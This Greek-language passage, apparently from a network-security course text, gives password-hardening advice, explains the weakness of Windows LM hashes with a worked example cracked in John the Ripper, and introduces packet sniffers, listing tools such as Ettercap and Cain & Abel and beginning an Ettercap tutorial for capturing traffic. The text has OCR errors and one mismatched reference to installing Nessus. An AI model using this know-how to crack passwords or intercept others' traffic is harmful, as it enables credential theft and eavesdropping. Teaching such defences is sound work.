Η καλύτερη άμυνα έναντι των επιθέσεων **ωμής δύναμης** για την εύρεση των κωδίκων πρόσβασης είναι η χρήση ισχυρών κωδικών πρόσβασης . Ακόμη καλύτερα, χρησιμοποιήστε ένα μηχανισμό ο οποίος επιτρέπει τη χρήση κάθε κωδικού πρόσβασης μόνο μια φορά

Ορισμένες υποδείξεις:

- Διασφαλίστε ότι όλοι οι χρήστες χρησιμοποιούν ένα σωστό κωδικό πρόσβασης
- Επιβάλλετε την αλλαγή κωδικού πρόσβασης κάθε 30 ημέρες για τους λογαριασμούς με πολλά δικαιώματα, και κάθε 60 ημέρες για τους απλούς χρήστες
- Επιβάλλετε σαν ελάχιστο μέγεθος του κωδικού πρόσβασης σε τους 6 αλφαριθμητικούς χαρακτήρες-κατά προτίμηση 8.
- Χρησιμοποιήστε ένα σύστημα καταγραφής(log) των πολλαπλών αποτυχημένων προσπαθειών πιστοποίησης.
- Διαμορφώστε τις διάφορες υπηρεσίες του συστήματος ώστε να αποσυνδέονται μετά από 3 αποτυχημένες προσπάθειες σύνδεσης
- Εφαρμόστε ένα σύστημα κλειδώματος των λογαριασμών όπου είναι δυνατό (αλλά προσέξτε τις πιθανές επιθέσεις άρνησης εξυπηρέτησης από εισβολείς, οι οποίοι ίσως επιδιώξουν το κλείδωμα συγκεκριμένων λογαριασμών).
- Απενεργοποιήστε τις υπηρεσίες οι οποίες δε χρησιμοποιούνται.
- Χρησιμοποιήστε εργαλεία σύνθεσης κωδικών πρόσβασης τα οποία δεν επιτρέπει στους χρήστες να επιλέγουν εύκολους κωδικούς πρόσβασης.
- Μη χρησιμοποιείτε τον ίδιο κωδικό πρόσβασης σε κάθε σύστημα στο οποίο συνδέεστε.
- Μην γράφετε τον κωδικό πρόσβασης σας
- Μη δίνεται κωδικό πρόσβασης σε άλλους ανθρώπους.
- Χρησιμοποίησε κάθε κωδικού πρόσβασης μόνο μια φορά οπουδήποτε είναι δυνατόν.
- Βεβαιωθείτε ότι οι στάνταρ λογαριασμοί όπως η setup και admin δεν έχουν τους προεπιλεγμένους ς κωδικούς πρόσβασης.

Μέτρα ενάντια **στο σπάσιμο των κωδικών πρόσβασης** δεν ενέχει καμία τεχνική δυσκολία αλλά παρ' όλα αυτά είναι η δυσκολότερη στην εφαρμογή της ,η επιλογή καλών κωδικών πρόσβασης. Η χρήση λέξεων υπάρχουν πάνω σε λεξικά, η ή σημείωση του κωδικού πρόσβασης κάτω από το πληκτρολόγιο, θα είναι πάντα ο εφιάλτης των εποπτών του δικτύου. Ωστόσο συζήτηση που ακολουθεί σχετικά με ορισμένες εγγενείς αδυναμίες των αλγόριθμο κρυπτογράφησης που χρησιμοποιούν τα οι εκδόσεις των Windows γενικότερα:

Αναφέραμε παραπάνω ότι οι εκδόσεις των Windows γενικότερα στηρίζονται σε δύο ξεχωριστές κρυπτογραφημένες εκδόσεις των κωδικών πρόσβασης των χρηστών την έκδοση του LanMan (κρυπτογράφημα LM) και την εγγενή έκδοση των NT (κρυπτογράφημα NT) οι οποίες αποθηκεύονται αμφότερες στη βάση δεδομένων η υποκλέπτονται μέσω συλλογής πακέτων SNB αν είναι δύσκολο να υποκλέψουμε την Βάση δεδομένων της SAM. Όπως εξήγησε συνέχεια, το κρυπτογράφημα δημιουργείται με μια τεχνική η οποία έχει εγγενή προβλήματα(Αλγόριθμος κρυπτογράφησης της IBM)

Η σημαντικότερη αδυναμία του κρυπτογραφήματος LM είναι ότι χωρίζει τους κωδικούς πρόσβασης σε δύο μισά, μέγεθος 7 χαρακτήρων έκαστος. Συνεπώς, ένας κωδικός πρόσβασης 8 χαρακτήρων αντιστοιχεί σε ένα κωδικό πρόσβασης 7 χαρακτικών της ένα κωδικό πρόσβασης ενός χαρακτήρα. Διάφορα εργαλεία εκμεταλλεύονται τη σχεδίαση και ταυτόχρονο σπάσιμο και των δύο μέσων σαν να ήταν ξεχωριστή κωδικοί πρόσβασης για παράδειγμα, ας εξετάσουμε τι συμβαίνει με ένα συμβατό κωδικό πρόσβασης μεγέθους 12 χαρακτήρων τον "123456Qwerty". Όταν αυτός ο κωδικός πρόσβασης κρυπτογραφείται τον αλγόριθμο LanMan, αρχικά όλοι οι χαρακτήρες του μετατρέπονται σε κεφαλαίους, ο κωδικός πρόσβασης συμπληρώνεται κατόπιν κενούς χαρακτήρες έτσι ώστε να έχει μέγεθος ακριβώς με 14 χαρακτήρες. Πριν κρυπτογραφηθεί αυτός ο κωδικός, των 14 χαρακτήρων αλφαριθμητικό χωρίζεται στα δύο δημιουργώντας τα "123456Q" και "WERTY__" ο. Κάθε αλφαριθμητικό ειδικό κρυπτογραφείται κατόπιν ανεξάρτητα και τα αποτελέσματα ενώνονται μεταξύ τους. το κρυπτογράφημα του "123456Q" είναι το 6BF11E04AFAB197F, ΕΝΩ ΤΟ ΚΡΥΠΤΟΓΡΑΦΗΜΑ ΤΟΥ "WERTY__" είναι το 1E9FFDCC75575B15 και το μεταξύ τους το κρυπτογράφημα είναι ένα το 6BF11E04AFAB197F1E9FFDCC75575B15

Γιατί αναφέρομαι σ'αυτό: Αν περάσουμε το κρυπτογράφημα στον John the Ripper το δεύτερο μισό του κρυπτογραφήματος θα σπάσει μέσα σε 3 δευτερόλεπτα και θα μας εμφανίσει το αποτέλεσμα. Το πρώτο μισό που μέσα του υπάρχει ένας δύσκολος σχετικά κωδικός πρόσβασης θα αργήσει μερικές ώρες να σπάσει.Δηλαδή να σκεφτούμε ένα κωδικό πρόσβασης που στο σύνολο του να είναι δύσκολος.

Τι βλέπουμε όμως σ'αυτόν τον κωδικό πρόσβασης: ότι το δεύτερο μισό αποτελείται από διαδοχικούς χαρακτήρες του πληκτρολογίου συνεπώς και γιατί το άλλο μισό να μην αποτελείται από διαδοχικούς χαρακτήρες του πληκτρολογίου όπως "QWERTYUQWERTY" , "POIUYTREWQ" και τέλος 123456QWERTY".

Τι θέλω να πω : Ότι ακόμα μη κι ένας φαινομενικά δύσκολος κωδικός πρόσβασης μπορεί να αποκαλυφθεί σχετικά γρήγορα χρησιμοποιώντας ενδείξεις

οι οποίες προέρχονται από το εύκολα κρυπτογραφούμενο δεύτερο μισό του κρυπτογραφήματος του LM . Για το λόγο αυτό ένας κωδικός πρόσβασης μεγέθους 12 η 13 χαρακτήρων είναι γενικά λιγότερο ασφαλής από ένα κωδικό μεγέθους 7 χαρακτήρων, δεδομένου ότι μπορεί να δώσει στους εισβολείς χρήσιμες ενδείξεις για την εύρεση του πρώτου μισού (όπως το παράδειγμά μας). Ένας κωδικός πρόσβασης 8 χαρακτήρων δεν δίνει πολλές πληροφορίες ωστόσο, θεωρητικά, είναι λιγότερος ασφαλής από ένα κωδικό πρόσβασης 7 χαρακτήρων.
Για να διασφαλίσετε ότι κωδικοί πρόσβασης δεν θα αποτελέσουν εύκολο θύμα επιθέσεων αυτών των προγραμμάτων βεβαιωθείτε ότι το μέγεθός τους είναι ακριβώς αυτά οι δεκατέσσερις χαρακτήρες (εάν καθαρά καθορίσετε ελάχιστο μέγεθος κωδικό πρόσβασης δεκατέσσερις χαραχτήρες, οι χρήστες σας μπορεί να αρχίζουν να σημειώνουν , πιθανώς είναι προτιμότερο να επιλέξει το μέγεθος 7 χαρακτήρων .
για να προκαλέσετε πραγματική σύγχυση στους διασώστες αυτών των προγραμμάτων τοποθέτησε έναν μη εκτυπώσιμο χαρακτήρα ASCII σε κάθε μισό του κωδικού πρόσβασης. Για απλούς χρήστες μπορεί να είναι κάπως κουραστικό στην πληκτρολόγηση ωστόσο σε λογαριασμό χρηστών που έχουν υψηλά δικαιώματα είναι διαφορετικό θέμα κι αυτό η χρήση μη εκτύπωση των χαρακτήρων θα πρέπει να είναι επιβεβλημένη!

7. Sniffers Δικτύων

Προφανώς, η απόκτηση πρόσβασης επιπέδου διαχειριστή στο σύστημά σας είναι κακό πράγμα. Ωστόσο το χειρότερο επακόλουθο αυτού του προβλήματος είναι πιθανώς η εγκατάσταση ενός εργαλείου παρακολούθησης του δικτύου στο σύστημα σας.Τα sniffers όπως ονομάζεται συνήθως (από το όνομα ενός δημοφιλούς εργαλείου παρακολούθησης δικτύων της Network General-νυν τμήμα της NetWork Associates ,Inc.) μπορούν εκ του ασφαλούς να χαρακτηριστούν σαν τα πιο καταστροφικά εργαλεία που χρησιμοποιούν οι κακόβουλοι εισβολείς κατά κύριο λόγο αυτό οφείλεται στο γεγονός ότι τα sniffers επιτρέπουν στους εισβολείς κατά κύριο λόγο να επιτεθούν σε οποιοδήποτε σύστημα στέλνει δεδομένα στον υπολογιστή που ελέγχουν ,καθως και σε οποιουδήποτε σύστημα στέλνει δεδομένα στον υπολογιστή που ελέγχουν, καθώς και οποιασδήποτε άλλους υπολογιστές είναι συνδεδεμένοι στον ίδιο κλάδο του τοπικού δικτύου, αγνοώντας ότι υπάρχει ένας κατάσκοπος ανάμεσά τους

Δημιουργήθηκαν αρχικά σαν εργαλεία και την αντιμετώπιση προβλημάτων σε δίκτυα. Συλλέγουν, διερμηνεύουν και αποθηκεύουν για να λύσει τα πακέτα τα οποία ταξιδεύουν στο δίκτυο. Με τον τρόπο αυτό παρέχουν στους μηχανικούς των δικτύων τη δυνατότητα να βλέπουν τι ακριβώς συμβαίνει στην καλωδίωση του δικτύου, επιτρέποντάς τους να λύνουν προβλήματα η να μοντελοποιούν τη συμπεριφορά του δικτύου εξετάζοντας την κυκλοφορία των πακέτων στην ακατέργαστη μορφή τους.

Όπως ισχύει για τα περισσότερα ισχυρά εργαλεία που χρησιμοποιούν οι επόπτες δικτύων με τον καιρό κι αυτό υπομονεύτηκε και για την εξυπηρέτηση των κακόβουλων χάκερ. Μπορείτε να φανταστείτε την τεράστια ποσότητα εμπιστευτικών δεδομένων που διακινούνται μέσω ενός δικτύου σε ελάχιστο χρόνο. Στα δεδομένα αυτά συμπεριλαμβάνονται σε αυτά ζεύγη ονομάτων και κωδικών πρόσβασης, εμπιστευτικά μηνύματα ηλεκτρονικού ταχυδρομείου, μεταφοράς αρχείων με εμπορικά μυστικά και αναφορές. Αργα η γρήγορα , εάν αποσταλεί μέσω του δικτύου μετατρέπεται σε bits και bytes τα οποία είναι ορατά σε οποιοδήποτε έχει εγκαταστήσει ένα sniffer δικτύου, σε οποιοδήποτε σημείο της διαδρομής των δεδομένων. πιστεύω ότι έχουμε αρχίσει να κατανοούμε γιατί θεωρούμε ένα Sniffer ένα από τα πιο επικίνδυνα εργαλεία που χρησιμοποιούν οι εισβολείς. Τίποτα δεν είναι ασφαλές ένα δίκτυο στο οποίο έχουν εγκατασταθεί sniffer, επειδή όλα τα δεδομένα που στέλνονται στις καλωδιώσεις είναι πρακτικά απροστάτευτα

Ο απλούστερος τρόπος για να κατανοήσουμε τη λειτουργία τους είναι να εξετάσετε ένα sniffer για δίκτυα Ethernet. Φυσικά, υπάρχουν sniffers για κάθε τύπο καλωδίωσης , αλλά δεδομένου ότι το Ethernet είναι ο πιο συνηθισμένος τύπος, θα επικεντρώσουμε σ'αυτόν. Ίδιες αρχές ισχύουν γενικά και για άλλες αρχιτεκτονικές δικτύωσης. Ένα Ethernet sniffer είναι λογισμικό το οποίο λειτουργεί σε συνεργασία με μια κάρτα δικτύου(NIC) και συλλέγει όλη τη κυκλοφορία που μπορεί να "ακούσει" το σύστημα στο οποίο είναι εγκατεστημένο, και όχι μόνο την κυκλοφορία που απευθύνεται στο συγκεκριμένο σύστημα. Κανονικά μια κάρτα δικτύου Ethernet απορρίπτει οποιαδήποτε πακέτα δεν απευθύνονται συγκεκριμένα σε αυτήν, η στη διεύθυνση broacast(γενικής εκπομπής προς όλους τους σταθμούς του δικτύου). Για να μπορέσει μια κάρτα δικτύου να λάβει όλα τα πακέτα τα οποία κυκλοφορούν στο δίκτυο, θα πρέπει να τεθεί σε μια ειδική κατάσταση λειτουργίας η οποία ονομάζεται Promiscuous Mode (αδιάκριτη κατάσταση).

Επομένως αν μια κάρτα τεθεί σε κατάσταση Promiscuous Mode, το λογισμικό sniffer μπορεί να συλλέγει και να αναλύει όλα τα πακέτα που διακινούνται μέσω τοπικού κλάδο του δικτύου Ethernet. Το γεγονός αυτό περιορίζει σε έναν βαθμό την ακτίνα δράσης των sniffer δεδομένου ότι δεν έχουν τη δυνατότητα να παρακολουθήσουν την κυκλοφορία έξω το τοπικό κλάδο του δικτύου (δηλαδή, πέρα από routers,switches , η άλλες συσκευές οι οποίες χρησιμοποιούνται για το διαχωρισμό ενός δικτύου σε κλάδους). Προφανώς ένα sniffer το οποίο έχει τοποθετηθεί κρυφά στο κορμό του δικτύου, σε μια σύνδεση μεταξύ πολλαπλών κλάδων του δικτύου , η σε κάποιο άλλο κεντρικό σημείο, σε μια σύνδεση μεταξύ πολλαπλών κλάδων του δικτύου η σε κάποιο άλλο κεντρικό σημείο θα έχει τη δυνατότητα να παρακολουθεί μεγαλύτερο όγκο κυκλοφορίας από ένα sniffer το οποίο είναι τοποθετημένο σε έναν απομονωμένο κλάδο.

Όνομα	Θέση	Περιγραφή
Cain & Abel	http://www.oxid.it/cain.html	Πανίσχυρος Sniffer αλλά μόνο για την υποκλοπή κωδικών πρόσβασης
Ettercap	http://www.xatrix.org/download.php?id=18&r=1 Για παραθυρικό περιββάλον	Πανίσχυρος Sniffer και για την υποκλοπή πληροφοριών. Εύκολο στην χρήση του στο παραθυρικό που παρέχεται
Dsniff	http://www.monkey.org/~dugsong	Ένα από τα ικανότερα Sniffer που υπάρχουν
Snort	http://www.snort.org	Ένα θαυμάσιο Sniffer γενικής χρήσης


Πίνακας .1 Δημοφιλή ,δωρεάν διαθέσιμα sniffers για Windows & Unix

7.1Ettercap-NG


Είναι ένας κλασσικός Sniffer δικτύου και με πολύ απλά βήματα που θα δείξω παρακάτω πως χρησιμοποιείται για να υποκλέψούμε τις πληροφορίες του διακινούνται μέσα στο δικτύου. Κυκλοφορεί σε πολλές εκδόσεις σε γραμμή εντολών (command line prompt) και στην καινούργια έκδοση των windows με παραθυρικό περιβάλλον. Παρέχεται δωρεάν και ο κώδικας του δεν είναι διαθέσιμος. Είναι πάρα πολύ εύκολο στην χρήση του.

Download: http://www.xatrix.org/download.php?id=18&r=1


Εγκατάσταση: Η εγκατάσταση του Tenable Nessus είναι απλή αρκεί να τρέξουμε το Nessus αρχείο που θα βρούμε στην περιοχή που το έχουμε αποθήκευση.Η εγκατάσταση του είναι απλή. Είναι σαν μια απλή εγκατάσταση ενός τυπικού προγράμματος των Windows.




Εικόνα-1




Εικόνα2



Εικόνα-3



Εικόνα4




Εικόνα5

Για να εγκατασταθεί και να λειτουργήσει το ettercap και γενικά οι sniffers δικτύων είναι η ύπαρξη της βιβλιοθήκης σύλληψης πακέτων libpcap.Σε συστήματα Windows η βιβλιοθήκη ονομάζεται WinPcap. Σε άλλα προγράμματα τέτοιου τύπου η

εγκατάσταση γίνεται αυτόματα με την εγκατάσταση του προγράμματος όπως το Cain και Abel.


Download: http://www.winpcap.org/install/default.htm



